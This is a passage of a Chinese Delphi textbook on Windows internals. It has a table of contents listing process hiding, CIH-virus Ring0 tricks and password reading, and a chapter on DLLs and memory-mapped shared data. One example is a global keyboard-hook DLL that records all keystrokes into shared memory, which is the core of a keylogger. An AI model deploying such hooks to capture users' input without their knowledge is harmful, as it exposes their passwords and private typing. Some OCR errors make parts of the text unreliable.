

Delphi 下深入

Windows 核心编程

目 录

第 1 章	DLL 与数据共享	6
1.1	关于 DLL	6
1.1.1	DLL 的结构	6
1.2	内存映像	8
1.2.1	创建映像文件	9
1.2.2	打开映像文件	9
1.2.3	映射到本进程中	10
1.2.4	关闭内存映射	10
1.2.5	两个 EXE 文件共享内存数据块	11
1.2.6	两个 DLL 文件共享内存数据块	16
1.3	16 位和 32 位进程间传送消息	21
1.3.1	全局原子实现数据共享	22
1.3.2	WM_COPYDATA 消息实现进程间数据共享	24
第 2 章	钩子原理	26
2.1	钩子原理	26
2.1.1	挂钩函数	26
2.1.2	钩子链	27
2.1.3	脱钩	27
2.2	消息及 DLL 的注入	28
2.2.1	自定义消息截取	28
2.2.2	文件或串口读写监视钩子	29
2.3	Shell 钩子	40
2.3.1	实现钩子	42
2.3.2	注册钩子	43
2.3.3	实现步骤	44
2.3.4	完整代码	44
2.4	鼠标键盘钩子	47
2.4.1	效果不错的鼠标钩子	48
2.4.2	鼠标键盘的动作记录与回放	54
2.4.3	黑客常用工具—键盘钩子	58
第 3 章	系统内核	73
3.1	内核对象	73
3.2	进程	74
3.2.1	进程在内存的结构	74
3.2.2	进程列举	75
3.2.3	Windows NT/2000 下列举进程的方法	80
3.2.4	进程模块的列举	88
3.2.5	终止进程	93
3.2.6	创建进程并监视进程运行	94
3.3	进程隐藏深入剖析	100
3.3.1	进程隐藏原理	100
3.3.2	Windows 9x 下进程的伪隐藏	100

3.3.3	用三级跳实现真隐藏.....	102
3.3.4	Windows NT/2000 进程远程写入实现深度隐藏.....	112
3.4	线程.....	119
3.4.1	线程的优先级.....	119
3.4.2	线程的挂起和继续.....	120
3.4.3	执行线程.....	120
3.4.4	线程同步.....	121
3.4.5	列举本进程的所有线程.....	131
3.5	Windows NT/2000 的性能数据库.....	135
3.5.1	性能数据库的对象、计数器及实例.....	135
3.5.2	浏览性能数据库.....	144
第 4 章	低层操作.....	150
4.1	中断.....	150
4.2	内嵌汇编.....	150
4.2.1	汇编入口与退出.....	151
4.2.2	使用汇编.....	151
4.2.3	嵌入汇编程序.....	156
4.3	Ring0 特权及端口直接 IO.....	156
4.3.1	Ring0 特权的获取.....	157
4.3.2	关于 VxD	158
4.3.3	Windows 9x 下的时间变速(变速齿轮).....	159
4.4	端口读写驱动 PortTalk	162
4.4.1	PortTalk 与 Delphi 的接口.....	162
4.4.2	Windows NT/2000 下的时间变速（变速齿轮）.....	168
4.5	Thunk 机制.....	169
4.5.1	Flat Thunk (直接替换).....	170
4.5.2	Generic Thunk (通用替换).....	182
第 5 章	磁盘读写.....	190
5.1	磁盘读写技术荟萃.....	190
5.1.1	Windows 9x 下读写逻辑磁盘扇区的方法.....	192
5.1.2	Windows 9x 下用 INT13 实现读写软盘物理磁盘扇区.....	197
5.1.3	利用 VxD 和 CIH 病毒中的 Ring0 技术.....	201
5.1.4	调用 16 位实模式的核心技术.....	216
5.2	枚举磁盘中已打开的文件列表.....	231
第 6 章	回收站和 IE	238
6.1	回收站.....	238
6.1.1	删除文件到回收站.....	238
6.1.2	清空回收站.....	241
6.1.3	回收站实时监控.....	243
6.2	IE 编程.....	256
6.2.1	IE 历史记录的管理.....	256
6.2.2	IE 工具栏.....	261
6.2.3	获取已打开的 IE 地址的两种方法.....	270
6.2.4	将网页保存为图片.....	277

6.2.5	清除 IE 历史记录、下拉列表和 Cookie	279
第 7 章	高级应用	283
7.1	DDE	283
7.1.1	DDE 原理.....	283
7.1.2	利用 DDE 创建程序组.....	284
7.1.3	执行 DDE 宏.....	287
7.2	密码相关程序	288
7.2.1	查看 “*” 的编辑框.....	288
7.2.2	防止 “*” 的密码泄露.....	291
7.2.3	读取缓冲区密码	295
7.3	目录监视	297
7.4	剪贴板监视	301
7.5	消息机制	304
7.6	模拟按键及鼠标双击	308
7.7	热键	313
7.8	程序运行后自动删除	315
7.9	只运行一个实例的两种方法.....	317
7.9.1	写全局元素的惟一字符串.....	317
7.9.2	创建互斥对象	318
7.10	移动正在使用的文件	319
7.11	类型转换与存储转换	324
7.11.1	类型转换	324
7.11.2	存储转换	325
7.12	加壳原理	326
7.12.1	附加代码分析	327
7.12.2	合并外壳的源代码分析.....	332
第 8 章	PE 结构分析	341
8.1	PE 文件结构	341
8.1.1	文件头(File Header).....	342
8.1.2	节表(Section Table).....	347
8.1.3	引入函数表(Import Table)	348
8.1.4	导出表(Export Table).....	350
8.1.5	重定位表	352
8.1.6	检验 PE 文件的有效性	352
8.2	PEDump 实例	353
8.2.1	显示资源的单元源代码.....	353
8.2.2	以十六进制格式化显示 PE 文件	379
8.2.3	显示 PE 信息的单元源代码	379
8.2.4	PE 引入与导出函数表	396
8.2.5	主程序及公共单元.....	404
第 9 章	内存管理	412
9.1	内存结构	412
9.2	内存堆列举	412
9.3	修改虚拟内存保护属性	417

9.4	读写其他进程内存的技巧.....	423
9.5	Windows 9x 下读写物理内存的核心技术.....	430
9.5.1	编写 VxD 读写内存	430
9.5.2	利用 16 位 DLL 代码物理内存读写.....	437
9.6	Windows NT/2000 下读写物理内存的核心技术.....	448
第 10 章	API Hook 及屏幕取词	458
10.1	API Hook 必读.....	458
10.1.1	API Hook 入门	458
10.1.2	陷阱式 API Hook	459
10.1.3	改引入表式 API Hook	461
10.1.4	API Hook 源代码分析	463
10.2	屏幕取词	468
10.2.1	Windows NT/2000 下 32 位取词及关键技术.....	468
10.2.2	Windows 9x 下 16 位、32 位取词及核心技术.....	491

第 1 章 DLL 与数据共享

与 Win16 (16 位 Windows)不同的是,在 Win32 (32 位 Windows)中不能将全局变量放在 DLL 中让两个或两个以上的进程共享。这是由于 Win32 中 DLL 没有自己的局部堆,当一个进程装入 DLL 时,系统会自动将 DLL 的数据和代码映射到该进程的地址空间, DLL 中的任何函数的内存分配请求都是在被调用进程的地址空间中分配的其他的进程无权访问这块内存。为了实现不同进程中的数据共享,可以使用内存映像文件、注册表或文件的读写、全局原子、声明一个共享数据段(只适用于 windows 9x)、套接字、管道、远程过程调用等技术。其中,使用内存映像文件是最简单有效且实用的方法。

1.1 关于 DLL

动态链接库给应用程序提供了一种调用不在其执行代码中的函数的技术,函数全部封装在动态链接库中,动态链接库实际上是应用程序存储子程序的地方,可以把多个程序频繁使用的公共函数集中在一起,这样方便模块重用,减少内存空间的交换。DLL 可以拥有自己的数据段但没有自己的堆栈。而是使用应用程序(EXE 文件)的堆栈。

Windows 系统平台提供了一种完全不同的编程和运行环境,可以把程序分为多个单独功能的模块(DLL),需要用到某一功能即调用相应的模块,不仅减少了 EXE 文件的大小和对内存空间的需求,而且使这些 DLL 模块可以同时被多个应用程序使用。可以多个模块同时使用个 DLL,共享 DLL 在内存中的单一拷贝。例如,Windows 自己就将一些主要的系统功能以 DLL 模块的形式实现,再如,IE 中的一些基本功能就是由 DLL 文件实现的,可以被其他应用程序调用和集成。

如果与其他 DLL 之间没有冲突,该文件通常映射到每个进程虚拟空间的同一地址上。DLL 模块中包含各种导出函数,用于向外界提供服务。Windows 在加载 DLL 模块时将进程函数的调用与 DLL 文件的导出函数相匹配。

在 Win32 环境中,每个进程都复制了自己的读/写全局变量。如果想要与其他进程共享内存,必须使用内存映像文件、注册表或文件的读写、全局原子、声明一个共享数据段(只适用于 Windows 9x)、套接字、管道、远程过程调用等技术。

1.1.1 DLL 的结构

每个 DLL 文件都包含一个导出函数表,这些导出函数由它们的函数名或函数编号与外界联系起来,函数表中还包含了 DLL 中函数的地址。当应用程序加载 DLL 模块时,应用程序并不知道在 DLL 中的调用函数的实际地址,只知道函数的名字或编号,系统在加载 DLL 模块时动态建立一个函数调用与函数地址的对应表,如果重新编译或重建 DLL 文件,并不需要修改应用程序,除非改变了导出函数的名字或编号。简单的 DLL 文件只为应用程序提供导出函数,比较复杂的 DLL 文件除了提供导出函数以外,它本身还调用其他 DLL 文件中的函数。这样,一个特殊的 DLL 可以既有引入函数,又有导出函数,这并不会造成任何问题,因为动态连接过程可以处理交驻引用的情况。

1.1.1.1 链接方式

应用程序导入函数与 DLL 文件中的导出函数进行链接有两种方式:隐式链接和显式链接。所谓的隐式链接是指在应用程序中不需指明 DLL 文件的实际存储路径,程序员不需关心 DLL

文件的实际装载，而显式链接则与此相反。

1 隐式链接方式

采用隐式链接方式时，在 DLL 代码中可以像下面这样明确声明导出函数：

exports

FunctionName Index 16 Name MyName

ProcedureName index 17 Name YourName

格式是“函数名 Index xx Name 导出名字”。当然，如果省略了“Name xxxx”；则意味着导出的名字就是函数名/过程名；如果省略了“Index xx”。则意味着由编译器自动产生编号。

在应用程序方面要求像下面这样明确声明相应的引入函数：

procedure MyName; external 'MYLIB.DLL';

2.显式链接方式

显式方式是直接调用 Win32 的 LoadLibrary 函数，并指定 DLL 的路径作为参数 LoadLibrary 返回 HINSTANCE 参数，应用程序在调用 GetProcAddress 函数时使用这个参数。GetProcAddress 函数将函数名或编号转换为 DLL 内部的地址。例如，有一个导出函数的 DLL 文件：

procedure DoSomething; external 'MYLIB.LIB';

下面是应用程序对该导出函数的显式链接的例子：

```
var
    prun:trun = nil;{Prun 为过程，默认为 nil}
    LibHandle: integer;
    CurPath: string;
begin
    {.....}
    LibHandle := LoadLibrary(pchar(CurPath+'MYLIB.DLL'));
    {如果装入成功}
    if libhandle<>0 then
        begin
            { 获得 DoSomething 过程的地址}

            prun := GetProcAddress( LibHandle, 'DoSomething');
            if @prun <> nil then prun; {调用该 DLL 函数}
        end;
    {.....}
end;
```

如果应用程序使用 LoadLibrary 显式链接，那么在这个函数的参数中可以指定 DLL 文件的完整路径。如果不指定路径，Windows 将遵循下面的搜索顺序来定位 DLL：

- l 包含 EXE 文件的目录
- l 进程的当前工作目录
- l Windows 系统目录
- l Windows 目录
- l 列在 Path 环境变量中的一系列目录

在隐式链接方式中，所有被应用程序调用的 DLL 文件都会在应用程序 EXE 文件加载时被加载在到内存中；但如果采用显式链接方式，程序员可以决定 DLL 文件何时加载或不加载。例如，可以将一个带有字符串资源的 DLL 模块以英语加载，而另一个以西班牙语加载，应用程序在用户选择了合适的语种后再加载与之对应的 DLL 文件。因此，显式链接具有更大的灵

活性，缺点是调用时比隐式链接需要编写更多的代码。

1.1.1.2 调用方式

有如下三种调用方式:

- I 通过过程、函数名。
- I 通过过程、函数别名。
- I 通过过程、函数的编号。

例如:

Function GetString; stdcall; external 'Mydlls.dll' name 'Mygetstr';

Name 子句指定的函数名 GetString 实际上是调用 Mydlls.dll 中的 Mygetstr，当程序调用 GetString 时，实际上是调用 Mygetstr:

Function GetString; string; stdcall; external 'Mydlls.dll' index 5;

Index 子句通过函数编号引入函数，这也可以减少 DLL 的加载时间。但是，建议程序员不用使用这种调用方式。

1.1.1.3 调用约定

调用约定，是指调用例程时参数的传递顺序。Delphi 中 DLL 支持的调用约定如表 1-1 所示。

表 1-1 调用约定

调用约定	参数传递顺序
Register	从左到右
PASCAL	从左到右
Stdcall	从右到左
Cdecl	从右到左
Safecall	从右到左

使用 Stdcall 方式，能保证不同语言写的 DLL 的兼容性。同时也是 Windows API 的约定方式;Dephi 的默认调用方式为 Register: Cdecl 是采用 C/C++的调用约定，适用于由 C++语言编写的 DLL: Safecall 是适合于声明 OLE 对象中的方法。

1.1.1.4 DLL 中的变量和段

一个 DLL 声明的任何变量都为自己私有的，调用它的模块不能直接使用 DLL 中定义的变量。如果必须使用，只有通过过程或函数来完成。对 DLL 来说，永远都没有机会使用调用它的模块中的变量。一个 DLL 没有自己的堆栈段(SS),而是使用调用它的应用程序的堆栈。因此在 DLL 中的过程、函数不要假定 DS=SS (DS 为数据段)。

1.1.2 DLL 数据作用范围

DLL 可以与其相连的多个进程共享数据、变量和分配的内存，对于每个相关的进程来说也可以有共专用的数据、变量和分配的内存。因而。用户可以以每个线程为依据存储数据，从而使一个线程的多个实例具有其专用的数据。

DLL 函数中的局部变量的作用范围限于定义的函数之中。DLL 源代码中的全局变量对每一个与 DLL 相连的进程都是全局的。

为了实现不同进程中的数据共享，可以使用内存映像文件、注册表或文件的读写、全局原子、声明一个共享数据段（只适用于 Windows 9x)、套接字、管道、远程过程调用等技术。实际应用中，推荐使用内存映像文件的方式来实现数据共享。

1.2 内存映像

在 Win3 中，通过使用映像文件在进程间实现共享文件或共享内存数据块，如果利用相

同的映像名字或文件句柄,则不同的进程可以通过一个地址指针来读写同一个文件或同一个内存数据块,并把它当做该进程内地址空间的一部分。

在 Windows 9x/NT/2000 向内存中装载文件时,使用了特殊的全局内存区。在该区域内应用程序的虚拟内存地址和文件中的相应位置对应。由于所有进程共享了一个用于存储映像文件的全局内存区域,因而当两个进程装载相同模块(应用程序 EXE 或 DLL 文件)时,它们实际上是在内存中共享其执行代码。

内存映像文件可以映射一个文件、一个文件中的指定区域或者指定的内存块,其中的数据就可以用内存读写指令来直接访问而不必频繁地调用 ReadFile 或 WriteFile 这样的 I/O 系统函数,从而提高了文件存取速度和效率。

映像文件的另一个重要应用就是用来支持永久命名的共享内存,要在两个应用程序之间共享内存,可以在一个应用程序中创建一个文件并映射之,然后另一个应用程序可以通过打开和映射该文件,并把它作为自己进程的内存来使用(实际上是所有进程共享的)。

1.2.1 创建映像文件

其代码为:

```
CreateFileMapping(  
    hFile: THandle;  
    lpFileMappingAttributes: PSecurityAttributes;  
    flProtect: DWORD;  
    dwMaximumSizeHigh: DWORD;  
    dwMaximumSizeLow: DWORD;  
    lpName: PChar;  
): THandle;
```

这个函数用于创建映像文件。

- | hFile 是调用 FileOpen() 或 FileCreate() 函数后返回的文件句柄。如果不是共享文件,而是共享内存区域,在这里需要设为 \$FFFFFFFF。
- | lpFileMappingAttributes 参数是文件映像的安全属性结构(一般设为 nil)。
- | flProtect 参数是文件视图的保护类型(PAGE_READ 为可读、PAGE_WRITE 为可写、PAGE_READWRITE 为可读写)。
- | dwMaximumSizeHigh 参数用于指定文件映像大小的高 32 位(一般为 0,除非访问的文件大于 4GB)。
- | dwMaximumSizeLow 参数用于指定文件映像的大小的低 32 位。
- | lpName 参数用于指定映像名。

如果函数调用成功,将返回文件映像的句柄。

1.2.2 打开映像文件

其代码为:

```
OpenFileMapping(  
    dwDesiredAccess: DWORD;  
    bInheritHandle: BOOL;  
    lpName: PChar;  
): THandle;
```

这个函数用于打开已存在的映像文件。

- | **dwDesiredAccess** 参数用于指定访问数据的模式 (**FILE_MAP_READ** 为可读、**FILE_MAP_WRITE** 为可写、**FILE_MAP_ALL_ACCESS** 为可读写)
- | **blInheritHandle** 参数指定 **OpenFileMapping** 函数返回的句柄在以后新建的子进程中是否得到继承。
- | **lpName** 参数用于指定映像名。

如果函数调用成功，将返回文件映像的句柄。

1.2.3 映射到本进程中

其代码如下所示：

```
MapViewOfFile(  
    hFileMappingObject :HANDLE;  
    dwDesiredAccess: DWORD;  
    dwFileOffsetHigh:DWORD;  
    dwFileOffsetLow:DWORD;  
    dwNumberOfBytesToMap:DWORD;  
):Pointer;
```

MapViewOfFile 可以将映像文件映射到本进程中。

- | **hFileMappingObject** 参数通过 **CreateFileMapping()**或 **OpenFileMapping()**返回的文件映像的句柄。
- | **dwDesiredAccess** 参数用于指定访问数据的模式 (**FILE_ MAP_READ** 为可读 **FILE_MAP_WRITE** 为可读写，**FILE_MAP_ALL_ACCESS** 为可读写)。
- | **dwFileOffsetHigh** 参数用于指定数据在映像文件中的起始位置的高 32 位。
- | **dwFileOffsetLow** 参数用于指定数据在映像文件中的起始位置的低 32 位。
- | **dwNumberOfBytesToMap** 参数用于指定需要映射的字节数，设为 0 表示文件或内存区域的全部。

如果函数调用成功将返回数据映射的起始地址，这是本进程中可以直接访问的内存地址指针。

1.2.4 关闭内存映射

其代码为：

```
UnmapViewOfFile(  
    lpBaseAddress: Pointer;  
): BOOL;
```

- | **UnmapViewOfFile** 用于关闭由 **MapViewOfFile** 建立的内存映射。
- | **lpBaseAddress** 参数是 **MapViewOfFile** 函数返回的内存地址指针。

Windows 95 环境下，这是两个或多个进程之间通过 Win32 API 实现内存共享的方法在 Win32 上的所有共享内存依赖于 Win32 的内存映像文件 I/O 的支持。一个内存映像文件使用共享内存来提供公共的基于文件的共享数据。

内存映像文件 I/O 是 Win32 API 处理磁盘文件的一种方式、如果虚拟内存管理不控制数据缓冲和内存缓冲，则当一个文件被映像到内存区，从映像内存读写数据和从文件读写数据产生同样的效果。内存映像文件 I/O 效率很高，且使用非常方便。内存映像文件 I/O 允许两个

或多个进程共享基于文件的数据。每个和共享有关的进程直接存取一组公共页。由于共享占用的资源最小，当大量的数据必须被共享时通过内存映像文件 I/O 共享就显得非常有用。

内存映像文件的支持需要三个 Windows 内核对象:文件、文件映像和视图。为了映像一个文件到内存，首先从磁盘打开一个文件，再建立映像文件，然后将映像文件连接到内存。为了在不同进程间同步数据，它提共了一个基于磁盘文件的逻辑连接，最终对数据块的访问通过个数据地址指针来实现。一个内存映像文件对象可以创建多个视图，可以分别存取文件的不同部分。

使用内存映像文件 I/O 需遵循以下步骤。

(1)打开磁盘文件。这一步可采用 CreateFile 或 OpenFile 等函数。为了打开一个基于磁盘的文件，一般采用 OpenFile()函数

```
function OpenFile(const lpFileName:LPCSTR; var lpRcOpenBuff: TOFStruct;
    uStyle: UINT): HFILE; stdcall;
    POFStruct:=^TOFStuct;
TOFSTRUCT=record
    cBytes:Byte;
    fFixedDisk:Byte;
    nErrCode:Word;
    Reserved1:Word;
    Reserved2:Word;
    szPathName: array[0..OFS_MAXPATHNAME-1] of CHAR;
end;
```

注意 OpenFile 的返回值为-1 时，表示打开文件失败。参数 uStyle 定义了打开文件标志 (OF_READ, OF_WRITE, OF_READWRITE 等)、文件被其他进程共享的方式 (OF_SHARE_EXCLUSIVE, OF_SHARE_DENY_WRITE 等)，以及文件打开时采取的动作 (OF_CREATE、 OF_DELETE, OF_EXIST 等)在不再使用该文件时，记得调用 CloseHandle。

(2)创建文件映像对象。为了使用内存映像文件，要通过函数 CreateFileMapping 创建文件映像对象 CreateFileMapping 函数的第一个参数使用上一步得到的文件句柄；当然，也可以设置为\$FFFFFFFF，这时文件映像对象是基于内存的，而不是基于文件的，lpMapName 参数是给文件映像对象起的名字，必须确保其惟一性，因为与一个未知进程的名字冲突会产生非希望的共享。

除了 CreateFileMapping 函数之外，还有两个函数可以操作文件映像对象，分别是 OpenFileMapping 和 DuplicateHandle。

(3)创建视图对象。创建视图对象需要调用 MapViewOfFile()函数。

注意 可以在一个文件中创建多个视图，以使分别访问文件的不同部分。调用 MapViewOfFile 函数时需传递视图在文件的起始位置偏移和要映射的字节数。

1.2.5 两个 EXE 文件共享内存数据块

为了更深刻地理解内存映像文件的用法，下面给出个简单的例子，实现不同的进程间共享内存数据块。运行时必须首先运行发送数据端的 Project1 程序，然后运行接收数据端的 Project2 程序 (见光盘中的“MapFile”目录)

1 发送数据端 Prolect1

程序源代码如下所示：

```
unit Unit1;
```

interface

uses

Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
StdCtrls;

const

WM_DATA = WM_USER + 1024; // 自定义消息

type

PShareMem = ^TShareMem;

TShareMem = record

Data: array[0..255] of char; //共享数据

end;

TForm1 = class(TForm)

Button1: TButton;

procedure Button1Click(Sender: TObject);

procedure FormDestroy(Sender: TObject);

procedure FormCreate(Sender: TObject);

private

{ Private declarations }

public

{ Public declarations }

end;

var

Form1: TForm1;

PShare: PShareMem;

implementation

{ \$R *.DFM }

var

HMapping: THandle;

HMapMutex: THandle;

const

MAPFILESIZE = 1000;

REQUEST_TIMEOUT = 1000;

procedure OpenMap; //打开建立共享内存

begin

{创建一个文件映射内核对象}

HMapping := CreateFileMapping(

\$FFFFFFFF,

```

nil,
PAGE_READWRITE,
0,
SizeOf(TShareMem),
    {这个文件映射对象的名字用于与其他进程共享该对象,}
pchar('Map Name')
);
if (hMapping = 0) then
begin
    ShowMessage('不能创建内存映射文件');
    Application.Terminate;
    exit;
end;
    {将文件数据映射到进程的地址空间}
    {当创建了一个文件映射对象之后,仍然必须让系统为文件的数据保留一个地址
空间区域,并将文件的数据作为映射到该区域的物理存储器进行提交。}
PShare := PShareMem(MapViewOfFile(HMapping, FILE_MAP_ALL_ACCESS, 0, 0, 0));
if PShare = nil then
begin
    CloseHandle(HMapping);
    ShowMessage('Can''t View Memory Map');
    Application.Terminate;
    exit;
end;

    {既然我们通过 pvFile 得到了映象视图的起始地址,那么可以对视图做一些操作了}
end;

procedure CloseMap;    //关闭共享内存
begin
    if PShare <> nil then
        {从进程的地址空间中撤销文件数据的映象}
        UnMapViewOfFile(PShare);
    if HMapping <> 0 then
        CloseHandle(HMapping);
end;

function LockMap: Boolean; //建立互斥对象
begin
    Result := true;
    {创建互斥对象}
    HMapMutex := CreateMutex(nil, false,
        pchar('MY MUTEX NAME GOES HERE'));
    if HMapMutex = 0 then

```

```

begin
    ShowMessage('不能创建互斥对象');
    Result := false;
end else begin
    if WaitForSingleObject(HMapMutex, REQUEST_TIMEOUT)
        = WAIT_FAILED then
        begin
            ShowMessage('不能对互斥对象加锁!');
            Result := false;
        end
    end
end
end;

```

```

procedure UnlockMap; //释放互斥对象
begin
    {关闭文件映射对象和文件对象}
    ReleaseMutex(HMapMutex);
    CloseHandle(HMapMutex);
end;

```

```

procedure TForm1.Button1Click(Sender: TObject);
var
    str: pchar;
begin
    str := pchar('简单的共享内存的例子');
    CopyMemory(@(pShare^.data), Str, Length(str));
    {发送消息表明有数据}
    PostMessage(FindWindow(nil, 'MyForm'), WM_DATA, 1, 1)
end;

```

```

procedure TForm1.FormDestroy(Sender: TObject);
begin
    UnlockMap;
    CloseMap;
end;

```

```

procedure TForm1.FormCreate(Sender: TObject);
begin
    OpenMap;
    LockMap;
end;
end.

```

以下为程序源代码：

注意 在使用本程序时必须设置 caption='Myform'用于发送数据端的程序找到本程序，并通知本程序有关的消息。

```
unit Unit2;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls;

const
  WM_DATA = WM_USER + 1024;    //自定义消息
type
  PShareMem = ^TShareMem;
  TShareMem = record
    Data: array[0..255] of char;    //共享内在，注意要与发送数据端的定义相同
  end;
  TMyForm = class(TForm)
    Memo1: TMemo;
    Button1: TButton;
    procedure FormCreate(Sender: TObject);
    procedure Button1Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
    procedure getShareInfo(var Msg: TMessage); message WM_DATA; {处理 WM_DATA}
    {处理 WM_DATA 自定义消息}
  end;

var
  MyForm: TMyForm;
  PShare: PShareMem;
  MapHandle: THandle;

implementation

{$R *.DFM}

procedure TMyForm.getShareInfo(var Msg: TMessage); {处理 WM_DATA}
begin
  if msg.LParam=1 then {是我们设定的消息参数}
    Memo1.Text := PShare^.Data;
```

```

end;

procedure TMyForm.FormCreate(Sender: TObject);
begin
    MapHandle := OpenFileMapping(FILE_MAP_WRITE, {获取完全访问映射文件}
    False, {不可继承的}
    pchar('Map Name')); {映射文件名字}
    if MapHandle = 0 then
    begin
        ShowMessage('不能定位内存映射文件块!');
        Halt;
    end;
    PShare := PShareMem(MapViewOfFile(MapHandle, FILE_MAP_ALL_ACCESS, 0, 0, 0));
    if PShare = nil then
    begin
        CloseHandle(MapHandle);
        ShowMessage('Can''t View Memory Map');
        Application.Terminate;
        exit;
    end;
    FillChar(PShare^, SizeOf(TShareMem), 0);
end;

procedure TMyForm.Button1Click(Sender: TObject);
begin
    CloseHandle(MapHandle);
    close;
end;
end.

```

先运行发送数据端的程序，再运行接收数据端的程序后，单击[发送数据]按钮，就可以在接收端看到如图 1-1 所示的结果，这就实现了两个进程间的数据共享。




图 1-1 共享内存

1.2.6 两个 DLL 文件共享内存数据块

上小节介绍的是两个可执行文件中的数据共享，这小节将介绍不同进程中 DLL 的数据共

享。

当一个进程隐式或显式调用一个动态片里的函数时系统都要把动态库映射到这个进程的虚拟地址空间里并使得 DLL 成为这个进程的一部分, DLL 中的代码以这个进程的身份执行, 并使用这个进程的堆栈、由于不同进程的代码共享同一个内存块, 所以共享内存块中的数据必须在“内存映像文件”的结构中预先定义好, 而且每个进程中的该结构必须相同(见下例中 TShnred), 否则将引发未知的错误。

1.DLL 模块

这是一个利用 DLL 系统钩子来监控键盘按键的程序(见光盘中的"DLLMapFile"自录), 把按键信息保存在映像文件(共享内在)中, 供别的进程读出(有关钩了方面的知识请参阅第 2 章):

```
unit UnitDll;
```

```
interface
```

```
uses Windows;
```

```
const BUFFER_SIZE = 16 * 1024;
```

```
const HOOK_MEM_FILENAME = 'MEM_FILE';
```

```
const HOOK_MUTEX_NAME = 'MUTEX_NAME';
```

```
type
```

```
  TShared = record
```

```
    Keys: array[0..BUFFER_SIZE] of Char;
```

```
    KeyCount: Integer;
```

```
  end;
```

```
  PShared = ^TShared;
```

```
var
```

```
  MemFile, HookMutex: THandle;
```

```
  hOldKeyHook: HHook;
```

```
  Shared: PShared;
```

```
implementation
```

```
{键盘钩子函数}
```

```
function KeyHookProc(iCode: Integer; wParam: WPARAM;
```

```
  lParam: LPARAM): LRESULT; stdcall; export;
```

```
const
```

```
  KeyPressMask = $80000000;
```

```
begin
```

```
  if iCode < 0 then
```

```
    Result := CallNextHookEx(hOldKeyHook,
```

```
      iCode,
```

```
      wParam,
```

```
      lParam)
```

```
  else begin
```

```
    if ((lParam and KeyPressMask) = 0) then{键按下}
```

```

begin
    Shared^.Keys[Shared^.KeyCount] := Char(wParam and $00FF); //保存按键
    Inc(Shared^.KeyCount); //缓冲区指针
    if Shared^.KeyCount >= BUFFER_SIZE - 1 then Shared^.KeyCount := 0;
end;
result:=0;
end;
end;

```

{设置钩子}

function EnableKeyHook: BOOL; export;

```

begin
    Shared^.KeyCount := 0; //初始化键盘指针
    if hOldKeyHook = 0 then
    begin
        hOldKeyHook := SetWindowsHookEx(WH_KEYBOARD,
            KeyHookProc,
            HInstance,
            0);
    end;
    Result := (hOldKeyHook <> 0);
end;

```

{撤消钩子过滤函数}

function DisableKeyHook: BOOL; export;

```

begin
    if hOldKeyHook <> 0 then
    begin
        UnHookWindowsHookEx(hOldKeyHook);
        hOldKeyHook := 0;
        Shared^.KeyCount := 0;
    end;
    Result := (hOldKeyHook = 0);
end;

```

{取得键盘缓冲区中击键个数}

function GetKeyCount: Integer; export;

```

begin
    Result := Shared^.KeyCount;
end;

```

{取得键盘缓冲区中的指定键值}

function GetKey(index: Integer): Char; export;

```

begin

```

```

        Result := Shared^.Keys[index];
end;

{清空键盘缓冲区}
procedure ClearKeyString; export;
begin
    Shared^.KeyCount := 0;
end;

exports
    EnableKeyHook,
    DisableKeyHook,
    GetKeyCount,
    ClearKeyString,
    GetKey;

initialization
    {DLL 初始化部分}
    HookMutex := CreateMutex(nil, True, HOOK_MUTEX_NAME);
    {通过建立内存映像文件以共享内存}
    MemFile := OpenFileMapping(FILE_MAP_WRITE, False,
        HOOK_MEM_FILENAME);
    if MemFile = 0 then
        MemFile := CreateFileMapping($FFFFFFFF,
            nil,
            PAGE_READWRITE,
            0,
            SizeOf(TShared),
            HOOK_MEM_FILENAME);
    Shared := MapViewOfFile(MemFile, File_MAP_WRITE, 0, 0, 0);
    ReleaseMutex(HookMutex);
    CloseHandle(HookMutex);

finalization
    if hOldKeyHook <> 0 then DisableKeyHook;
    UnMapViewOfFile(Shared);{释放内存映像文件}
    CloseHandle(MemFile); {关闭映像文件}

end.

```

2. 读取共享数据的主程序

这个主程序实现读取共享内存的数据、显示键盘按键的历史记录，源代码如下：

```
unit Unit2;
```

```
interface
```

```
uses
```

Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
StdCtrls, ExtCtrls;

type

```
TForm1 = class(TForm)
    Memo1: TMemo;
    bSetHook: TButton;
    bCancelHook: TButton;
    bReadKeys: TButton;
    bClearKeys: TButton;
    Panel2: TPanel;
    procedure bSetHookClick(Sender: TObject);
    procedure bCancelHookClick(Sender: TObject);
    procedure bReadKeysClick(Sender: TObject);
    procedure bClearKeysClick(Sender: TObject);
end;
```

var

```
Form1: TForm1;
```

implementation

{ \$R *.DFM }

```
function EnableKeyHook: BOOL; external 'KEYHOOK.DLL';
function DisableKeyHook: BOOL; external 'KEYHOOK.DLL';
function GetKeyCount: Integer; external 'KEYHOOK.DLL';
function GetKey(idx: Integer): Char; external 'KEYHOOK.DLL';
procedure ClearKeyString; external 'KEYHOOK.DLL';
```

```
procedure TForm1.bSetHookClick(Sender: TObject);{设置键盘钩子}
```

```
begin
```

```
    EnableKeyHook;
    bSetHook.Enabled := False;
    bCancelHook.Enabled := True;
    bReadKeys.Enabled := True;
    bClearKeys.Enabled := True;
    Panel2.Caption := ' 键盘钩子已经设置';
```

```
end;
```

```
procedure TForm1.bCancelHookClick(Sender: TObject);{卸载键盘钩子}
```

```
begin
```

```
    DisableKeyHook;
    bSetHook.Enabled := True;
    bCancelHook.Enabled := False;
```

```

bReadKeys.Enabled := False;
bClearKeys.Enabled := False;
Panel2.Caption := ' 键盘钩子没有设置';
end;

procedure TForm1.bReadKeysClick(Sender: TObject);{取得击键的历史记录}
var
  i: Integer;
begin
  Memo1.Lines.Clear;{在 Memo1 中显示击键历史记录}
  for i := 0 to GetKeyCount - 1 do
    Memo1.Text := Memo1.Text + GetKey(i);

end;

procedure TForm1.bClearKeysClick(Sender: TObject);{清除击键历史记录}
begin
  Memo1.Clear;
  ClearKeyString;
end;

end.

```

